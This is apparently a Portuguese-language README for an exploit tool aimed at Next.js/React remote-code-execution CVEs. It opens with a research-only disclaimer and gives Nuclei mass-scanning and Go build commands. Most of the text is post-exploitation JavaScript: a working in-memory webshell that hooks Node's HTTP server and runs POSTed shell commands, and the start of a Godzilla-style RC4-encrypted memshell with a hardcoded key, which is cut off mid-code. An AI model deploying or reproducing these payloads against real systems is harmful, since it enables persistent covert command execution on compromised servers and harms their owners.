 pyroxenites/nextjs_rce_exploit_tool
Exploit para CVE-2025-55182 e CVE-2025-66478

[!CAUTION] Aviso Legal / Disclaimer
Esta ferramenta destina-se exclusivamente a pesquisa e ensino em segurança. Ao utilizar esta ferramenta para testes, o usuário deve garantir que possui autorização legal do sistema alvo.
É estritamente proibido o uso em testes de penetração não autorizados, ataques maliciosos ou qualquer outro propósito ilegal. Todos os riscos e consequências legais decorrentes da percepção e exploração de vulnerabilidades são de responsabilidade exclusiva do usuário, não cabendo ao desenvolvedor deste projeto.
Se você não aceitar estes termos, pare imediatamente de baixar ou usar esta ferramenta.
Esta ferramenta foi desenvolvida com base em artigos públicos. Não são fornecidas versões binárias compiladas. Por favor, audite o código e compile você mesmo.
A lógica central e as técnicas de bypass desta ferramenta foram inspiradas por pesquisadores de segurança da comunidade. Agradecimentos especiais para:
Prototype ChainArray Map Chainmodule._load).Use o Nuclei para identificação em massa de impressões digitais e verificação de vulnerabilidades:
nuclei -l urls.txt -t CVE-2025-55182.yaml -o result.txt
# Organizar dependências
go mod tidy

# Compilar
go build -ldflags="-s -w" -o ReactExploit cmd/main.go

# Executar
./ReactExploit






No módulo "Exploração Avançada -> Execução de código JS nativo", você pode usar os seguintes payloads para operações pós-exploração.
cmdlinux
(function(){
    try {
        if (global.memshell_active) return "Memshell already active!";
        var http = process.mainModule.require('http');
        var cp = process.mainModule.require('child_process');
        var qs = process.mainModule.require('querystring');
        var originalEmit = http.Server.prototype.emit;
        http.Server.prototype.emit = function(event, req, res) {
            if (event === 'request' && req && res) {
                var url = req.url || "";
                if (req.method === 'POST' && url.indexOf('/?pass') !== -1) {
                    var bodyArr = [];
                    req.on('data', function(chunk) {
                        bodyArr.push(chunk);
                    });
                    req.on('end', function() {
                        try {
                            var bodyStr = Buffer.concat(bodyArr).toString();
                            var postData = qs.parse(bodyStr);
                            var cmd = postData['pwd'];
                            if (cmd) {
                                var output = cp.execSync(cmd).toString();
                                res.writeHead(200, {'Content-Type': 'text/plain'});
                                res.end(output);
                            } else {
                                res.writeHead(400);
                                res.end("Parameter 'pwd' is missing.");
                            }
                        } catch (e) {
                            res.writeHead(500);
                            res.end("Error: " + e.message);
                        }
                    });
                    return true;
                }
            }
            return originalEmit.apply(this, arguments);
        };
        global.memshell_active = true;
        return "Memshell injected!";
    } catch (e) {
        return "Injection failed: " + e.message;
    }
})()
(function() {
    try {
        if (global.godzilla_memshell_hooked) return "Memshell already hooked!";
        var http = process.mainModule.require('http');
        var secretKey = '3c6e0b8a9c15224a';
        var payloadName = 'ge0b8a';
        function rc4(key, data) {
            var s = Array(256), k = Array(256);
            var i, j = 0, tmp;
            for (i = 0; i < 256; i++) {
                s[i] = i;
                k[i] = key.charCodeAt(i % key.length);
            }
            for (i = 0; i < 256; i++) {
                j = (j + s[i] + k[i]) % 256;
                tmp = s[i];
                s[i] = s[j];
                s[j] = tmp;
            }
            i = j = 0;
            var out = Buffer.alloc(data.length);
            for (var idx = 0; idx < data.length; idx++) {
                i = (i + 1) % 256;
                j = (j + s[i]) % 256;
                tmp = s[i];
                s[i] = s[j];
                s[j] = tmp;
                var t = (s[i] + s[j]) % 256;
                out[idx] = data[idx] ^ s[t];
            }
            return out;
        }
        var originalEmit = http.Server.prototype.emit;
        http.Server.prototype.emit = function(event, req, res) {
            if (event === 'request' && req && res && req.method === 'POST' && (req.url || "").indexOf('/76f03711') !== -1) {
                var bodyArr = [];
                req.on('data', function(chunk) {
                    bodyArr.push(chunk);
                });
                req.on('end', async function() {
                    try {
                        var bodyStr = Buffer.concat(bodyArr).toString();
                        var json = JSON.parse(bodyStr);







